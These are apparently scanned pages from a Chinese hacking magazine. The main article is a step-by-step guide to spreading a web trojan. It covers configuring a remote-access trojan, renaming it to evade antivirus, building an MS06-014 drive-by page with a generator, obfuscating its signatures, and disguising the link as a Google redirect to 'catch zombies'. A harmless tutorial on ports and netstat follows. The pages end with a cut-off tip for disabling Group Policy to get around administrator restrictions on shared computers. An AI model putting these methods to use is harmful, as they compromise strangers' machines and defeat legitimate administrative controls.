通过网页木马来捕捉肉鸡，现在已经成为众多菜鸟使用的一种非常普遍的方法。但是有了网页木马如何才能更好地进行传播呢？挂马当然是首选的目标，但是对于菜鸟来说为了挂马入侵一个网站可能太不现实了。今天我就教各位菜鸟一个简单的方法，利用Google来伪装我们的网页木马。

一、配置木马

要制作网页木马，首先需要有一款优秀的木马程序，现如今的国产木马程序除了灰鸽子以外，上兴木马也是一个不错的选择。尤其是刚刚推出的4.0版本，在配置中多出一个“采用无木马特征启动服务端”的选项，可以成功地躲过卡巴斯基6.0在主动防御环境下的检测。木马程序的具体配置就不多说了，这里告诉大家一个小技巧。在服务端程序配置的“文件名称”选项中，将文件名称的后缀名由EXE改为COM（如图1），这样既可以保证服务端程序的正常运行，又可以躲过一些杀毒软件的查杀。





图1

二、制作网页木马

网页木马的制作我们采用现在非常流行的MS06014漏洞来制作，现在网络上已经有很多的利用该漏洞的网页木马生成器。首先将刚刚生成的服务端程序上传到自己的网络空间中，但是越来越多的免费空间已经禁止上传EXE格式的文件。如果遇到这种情况的话，可以采取将后缀名改为COM的方法来绕过限制。运行今天刚刚下载的“新世纪网安MS06014网马生成器免杀版”，在输入


框中录入木马服务端的网页地址，点击“生成网马”按钮即可马上生成我们的网页木马（如图2）。


图2



图3

网页木马生成完毕后，我们需要对这个文件进行一下简单的编辑。首先用记事本程序打开这个网页文件，接着删除掉一些和生成器的制造者修改的信息，比如：新世纪网安MS06014网马生成器免杀版、520hack.com等内容。虽然该网页木马暂时还不会被查杀，但是为了更好地保护网页木马不被查杀，我们还是再对网页木马进行一番加密为好。

运行“肩膀网马免杀器”，首先在“网马地址”中设置网页木马的存放地址。程序也为用户提供了“加00法”和“加密法”两种免杀方法，用户可以根据自己的习惯来选择免杀方法。在加密法的“分段加密”中有一个“按照关键字分割”的加密方法，这里所指的关键字就是指特征码。当然并不是任何字符都能成为关键字的，只有在源代码里使用双引号括起来的字符才能当作关键字，比如："object"、"Scripting.FileSystemObject"、"Shell.Application"等（如图3）。


图5

设置完成后，首先在本地计算机上进行了测试，结果用于测试的程序成功地被漏洞所激活（如图4）。


图4

三、伪装网页木马

首先将网页木马也上传到我们的网络空间中，接下来我们就利用Google来伪装我们的网页木马并进行传播。这里我们需要利用一款名为“Google跳转生成器”的工具，它可以将用户的真实木马地址伪装成“http://www.google.com/search?hr=zh-CN q%%%% ”这种形式的地址链接，这样在浏览器中输入上述地址后将会直接转到真实的木马地址。

“Google跳转生成器”的伪装方式也分为两种——“指定跳转页面（关键字）”和“指定跳转到主页（主页地址）”。用户如果选择“指定跳转页面（关键字）”的话，首先网站必须登录到Google，如果还没有登录到Google的话，可以点击工具界面的“主页是否被收录？”按钮来进行网站的登录。同时必须在Google有个关键字，并且搜索后排在所有关键字的第1位。用户可以去Google先搜索寻找没被用到的关键字，如“《黑客手册》是本好杂志！”。然后在被跳转地址中，比如你的网页木马页面加入“《黑客手册》是本好杂志！”这个关键字。接着等上1-2天或许更长的时间，当Google收录了“《黑客手册》是本好杂志！”这个关键字，就能跳转到你的网页木马；如果选择“指定跳转到主页（主页地址）”这个伪装方式，同样需要必须登录Google。接着必须有自己的域名，并非是跳转域名，比如网站地址是www.nohack.cn，那么使用主页跳转，就直接跳转到www.nohack.cn。

用户首先选择所需的伪装方式，接着在“使用google域名”选项中选择所利用的Google域名，然后点击“生成”按钮就可以在“跳转连接”中生成伪装的网页木马地址（如图5）。


四、小结

关于利用Google来伪装我们的网页木马就为大家介绍到这，由于整个操作都是利用现成的工具来操作的，所以对于菜鸟来说也是非常简单的。最后我简单地说一下，有的用户在测试的时候会发现木马服务端不能成功运行等问题，这个主要是由于MS06014漏洞的形成原因是因为Windows的RDS.Dataspace ActiveX实现上存在漏洞，从而导致远程代码执行漏洞。但是现在很多的浏览器，比如Maxthon、GreenBrowser，以及XP SP2中的IE浏览器都带有ActiveX插件过滤的功能，所以有的时候会出现这种情况。

[文章中提到的软件在光盘中有提供]

编辑点评：

通过Google来伪装网马地址还是有一定的迷惑性的，并且都是用简单的工具完成，菜鸟朋友们又可以多抓肉鸡了。



风飘首语：

遇到了传说中最郁闷的事，开学了人家开学是开开心心地上课，小编我却要被拉去服兵役，美其名曰“军训补训”，结果引来骂声一片，都是老油条了还军训……结果导致的直接后果就是风飘被晒成非洲鸡了，估计连老妈也认不出了（另外一个小编土豆：如果哪部影视作品的台词还是“你化成灰我都认得你”，风飘非跟它急）。不过也好，以现在这造型，以后抢银行也不需要面具了，但是找不到老婆了……5555555~~~~真是感慨万千啊，风飘即兴作诗一首：军训日当午，汗滴草下土。谁知求学路，步步皆辛苦。

小菜补端口（1）

Python

有读者打电话给小编，问有没有关于端口的书卖，小编一片茫然。端口（Port），这是一个传统但又让不少读者好奇的东东，当我们从软件应用转向深入学习的时候，一些专业术语开始碰撞我们的大脑，端口、协议、TCP、连接等等这些“最熟悉的陌生词”。零碎的词汇就像网络上无序的信息垃圾，繁杂却缺乏价值。我们如初生婴儿般，好奇拽住每一个元素，却无法体会它的价值。就像建筑工人，有了建筑材料，却没有建筑图纸，只能一筹莫展。所以，我们需要把这些零碎的词汇系统地串连起来，为大脑构造一个整体的基础框架。

很久没有写东西了，今天临危授命，需要拿一些古老但又天天见得到的东西来给大家写写，那就是端口。

这里我所说的端口当然就是指我们天天上网看得到却又很多人都搞不清楚的那些东西，打开你的CMD，在里面输入**netstat -an**，然后回车在Local Address一栏下面，是不是看到很多形如0.0.0.0:135这样的东西？没错了，冒号后面的就是端口，通过今天的文章，不但要让大家学会如何解读**netstat -an**以及常见数据包中的内容，更要让大家对端口的概念有一个清晰的了解和认识。

一、什么是端口

首先我们要先明确一下端口的概念，端口可以被理解成是应用程序与应用程序之间用来通信和传送数据的东西，它就像是系统的一道门，通过这道门，能够直接地将数据发送到某一个指定的应用程序，以便该应用处理这些特定的数据。

抛弃一些繁杂的理论，从实际出发来考虑，我们都清楚，当我们打开一个应用程序向网络上某一服务器发起连接请求的时候，都会在本地打开一个或多个端口，同时去连接服务器的某一个或多个端口（现在也许我们还不清楚什么是端口，但是先记住这些，这不会错），在这里，我们假设这个应用程序为abc.exe，而该程序产生的进程也是abc.exe，该应用会在本地打开一个端口TCP 12345（TCP的概念下文将讲解），同时向服务器的def.exe应用程序的TCP 54321端口发起连接，当一切都如程序所预想的那样，这个连接就完成了。如图1。




图1 连接的建立

结合图1，我们来说明这一过程（记住，客户端运行的是abc.exe，服务端则是def.exe）。

第一步：abc.exe在本地打开一个叫端口的东西，这个端口是12345，这个东西用来标明自己在系统中的位置（这个说法不太准确，但是却能说明问题，所以就先这样记住它）。abc.exe向服务器端发起请求。请求的是服务器的54321端口。

第二步：当数据到达服务器后，操作系统会像街道的热心大妈一样，把来自客户端12345端口送来的数据去送给门牌号（端口号）为54321的人家（应用程序的进程）。至此，服务端的操作系统像街道大妈一样知道了名为def.exe的程序打开端口54321，那么，客户端传送过来的数据就能准确地发给def.exe了。随后，服务端还会再回应一个信息给客户端，为的就是告诉客户端：街道的大妈已经把你的数据准确地送到我这里了，你给我的数据编号是不是XXX？

第三步：客户端收到服务端回应的消息，它会再告诉服务端：没有错，我给你的数据编号就是XXX，信息正确。

至此，客户端和服务端的连接建立了，上面这三步就是TCP的三次握手。而在其中，端口也是必不可少的一个用来标识应用程序的东西。

二、什么是TCP

通过街道热心大妈的例子，也许我们了解了端口大概是一个什么样的东西，但是，上面说了半天的TCP又是一个什么东西呢？

TCP是**Transfer Control Protocol**（传输控制协议）的缩写。它是TCP/IP协议栈中的一种协议，同样的协议还有UDP、ICMP等等。

> **我试图用下面的方法来让大家理解TCP/IP协议栈：**
>
> 像我们的语言一样，全世界有多种语言：汉语、英语、德语、西班牙语等等，协议就和语言一样，而网络上的各种应用程序就像世界上的人一样。
>
> 如果两个人，他们都会说英语，而且通过某种协商他们都同意去说英语，那么，他们的交流过程将用英语进行。类似地，如果两个应用程序都支持使用TCP/IP协议栈中的某种协议进行传输，那么，它们就可以在使用TCP/IP协议栈的Internet上进行连接并交换数据。

接下来再说说TCP/IP协议栈，对于TCP/IP协议栈有一个标准的参考模型，但是这一模型只是参考而已，而并非最终的标准，这一模型就是著名的OSI（Open System Interconnect，开放式互联系统）七层模型。而目前在Internet上广泛使用的TCP/IP协议栈使用的实际上是DoD（Department of Defense，美国国防部，这一模型是由国防部依据OSI设计的一个模型）模型，DoD模型是一个四层模型，它完全参考了OSI模型并以OSI模型为基础制定出来的，图2是两种模型的对比图。

注意一下左右两侧分层的对比，比如，DoD模型的应用层在实现上涵盖了OSI模型的应用层、表示层及会话层。

关于这部分，如果读者有兴趣的话，可以参考一些TCP/IP协议的书籍，那里会有详细的讲解。

三、Netstat命令

做了一些基础知识的讲解后，我们来说一下netstat命令，使用命令**netstat -ano**会列出当前系统打开的TCP和UDP端口，还会显示建立的连接（注：其中参数o只在XP和2003下适用，如果你用Win 2000或98，只能用命令netstat -an）。同时，会显示出每个端口由哪个进程打开，而该进程以PID（进程ID）形式显示，表1是在我机器上运行该命令的显示内容：

Active Connections

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	732
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:1025	0.0.0.0:0	LISTENING	564
TCP	0.0.0.0:1026	0.0.0.0:0	LISTENING	1040
TCP	10.0.0.4:139	0.0.0.0:0	LISTENING	4
TCP	10.0.0.4:1032	207.46.114.22:1863	ESTABLISHED	3380
TCP	10.0.0.4:1079	65.54.195.185:80	TIME_WAIT	3380
TCP	127.0.0.1:5679	0.0.0.0:0	LISTENING	2584
UDP	0.0.0.0:445	*:*		4
UDP	0.0.0.0:500	*:*		564
UDP	0.0.0.0:1028	*:*		1008
UDP	0.0.0.0:1034	*:*		1008
UDP	0.0.0.0:1040	*:*		3380
UDP	0.0.0.0:1041	*:*		1008
UDP	0.0.0.0:4500	*:*		564
UDP	10.0.0.4:9	*:*		3380
UDP	10.0.0.4:123	*:*		1040
UDP	10.0.0.4:137	*:*		4
UDP	10.0.0.4:138	*:*		4
UDP	10.0.0.4:23555	*:*		3380
UDP	127.0.0.1:123	*:*		1040
UDP	127.0.0.1:1029	*:*		3380

表1

先看下面这一行：

TCP 10.0.0.4:1032 207.46.114.22:1863 ESTABLISHED 3380

这一行的第一个字段TCP说明该连接是一个TCP连接，10.0.0.4:1032则说明了本机（10.0.0.4）打开了1032端口建立这个连接，而207.46.114.22:1863则说明了这个TCP连接是由本地的1032端口与207.46.114.22的1863端口建立的连接，ESTABLISHED则说明当前的连接状态是正在连接着的，3380就是进程ID（PID）号，在windows系统中，按下**Ctrl-Shift-ESC**组合键调出任务管理器，在其中查找PID为3380的进程（如果拟订任务管理器不显示PID，那么依次点**查看→选择列→PID(进程标识符)**），会发现这个进程名为msnmsgr.exe，这就是MSN所建立的连接，如图3。在netstat命令的结果中，Stat字段除了ESTABLISHED（establish中文译作建立，established可理解为establish的形容词形式，即，已经建立的，这里也就是指已经建立连接的意思）这一状态外，还有三种状态，除了在上面看到的**LISTENING**和**TIME_WAIT**外，还有一种**CLOSE_WAIT**。




图2 两种模型的对比




图3 查看任务管理器

下面对这三种状态作一下解释：

LISTENING：表示监听状态，就是说，某一进程在本地打开了这个端口，但是目前没有哪个远程主机连接过来。

TIME_WAIT：这表示连接异常中断，正在等待重新建立连接。还记得刚才讲到的三次握手建立连接的过程吗？如果三次握手没有完成，比如，三次过程中只完成了两次，那么，这一端口会出现TIME_WAIT标志，这一标志在windows主机上会持续两分钟，用以等待三次握手中的最后一次，如果两分钟后还没有接收到第三次的请求，那么TIME_WAIT状态会变为LISTENING状态。如果本机是发起连接的客户端，那么，两分钟后，在netstat命令下就不会再看到这个端口。

CLOSE_WAIT：当连接正常建立后，状态就变为ESTABLISHED，比如，用IE浏览某一站点，就会看到本地到该站点的80端口的ESTABLISHED状态，当你关闭IE一段时间后使用netstat命令，就会发现ESTABLISHED状态已变为CLOSE_WAIT状态（也就是说，这一连接是被动关闭的，没有完成TCP关闭连接的四次数据交换——关于TCP连接的建立和关闭，可参考TCP/IP协议的书籍）。假设，刚才本地IE打开的端口是1090，那么，这时，本地的1090端口以及对应的进程，都处于一个释放的状态，这一状态就是CLOSE_WAIT

四、尾声

本文对端口和协议作了一个简单的讲解，可以说是一个初识，这里结合本文内容留下几个问题，希望读者能自己寻找答案，下一期，我会再接着这些遗留下的问题继续讲解。

问题1 UDP协议与TCP协议有什么不同？

问题2 如何打开一个端口？

问题3 如何关闭某一个端口？

问题4 什么是TCP扫描？

问题5 什么是UDP扫描？

编辑点评：

要真正了解网络协议对一般用户来说还是比较困难的，你只要知道，网络就是一条条公路，IP地址就是一个门牌号，而端口号就对应着在这个门里的一个人，这些只是方便邮差送信的东西。而如果你想要在网络方面有所发展，还是建议你去看看专业的书籍，很厚的哦，做好心理准备。

组策略的雕虫小技

蜀国布衣

从本文你可以学到：

1、组策略使用的技巧

2、组策略安全防范的技巧

组策略是管理员为用户和计算机定义并控制程序、网络资源及操作系统行为的主要工具。通过组策略可以设置各种软件、计算机和用户策略，从而简单地实现对**注册表**内容的修改。组策略使用了更完善的管理组织方法，可以对各种对象中的设置进行管理和配置，当然也可以通过它对一些功能进行限制。今天就为大家讲解一些鲜为人知的组策略技巧。

一、禁用所有的设置

当用户在公司、网吧或机房使用计算机时，常常会遇见一些功能被限制的问题。如果你是一个普通的计算机用户，想通过改变策略的设置来消除管理员的功能限制，可是自己又找不到应该在那里进行设置，这时应该怎么办呢？

点击开始菜单中的“运行”，接着在弹出的窗口输入**gpedit.msc**，从而打开组策略编辑器。选择“**本地计算机**”策略选项，接着点击鼠标右键并选中“**属性**”命令，然后在弹出的“本地计算机”策略属性窗口，禁用选项分为“**禁用计算机配置设置**”和“**禁用用户配置设置**”两项，它们所对应的就是组策略中“计算机配置”和“用户配置”两组内容，如图1。

现在用户可以选择你想要禁用的那个设置，如果在这里把这两个禁用选中的话，组策略中所有的设置都没有用处了。

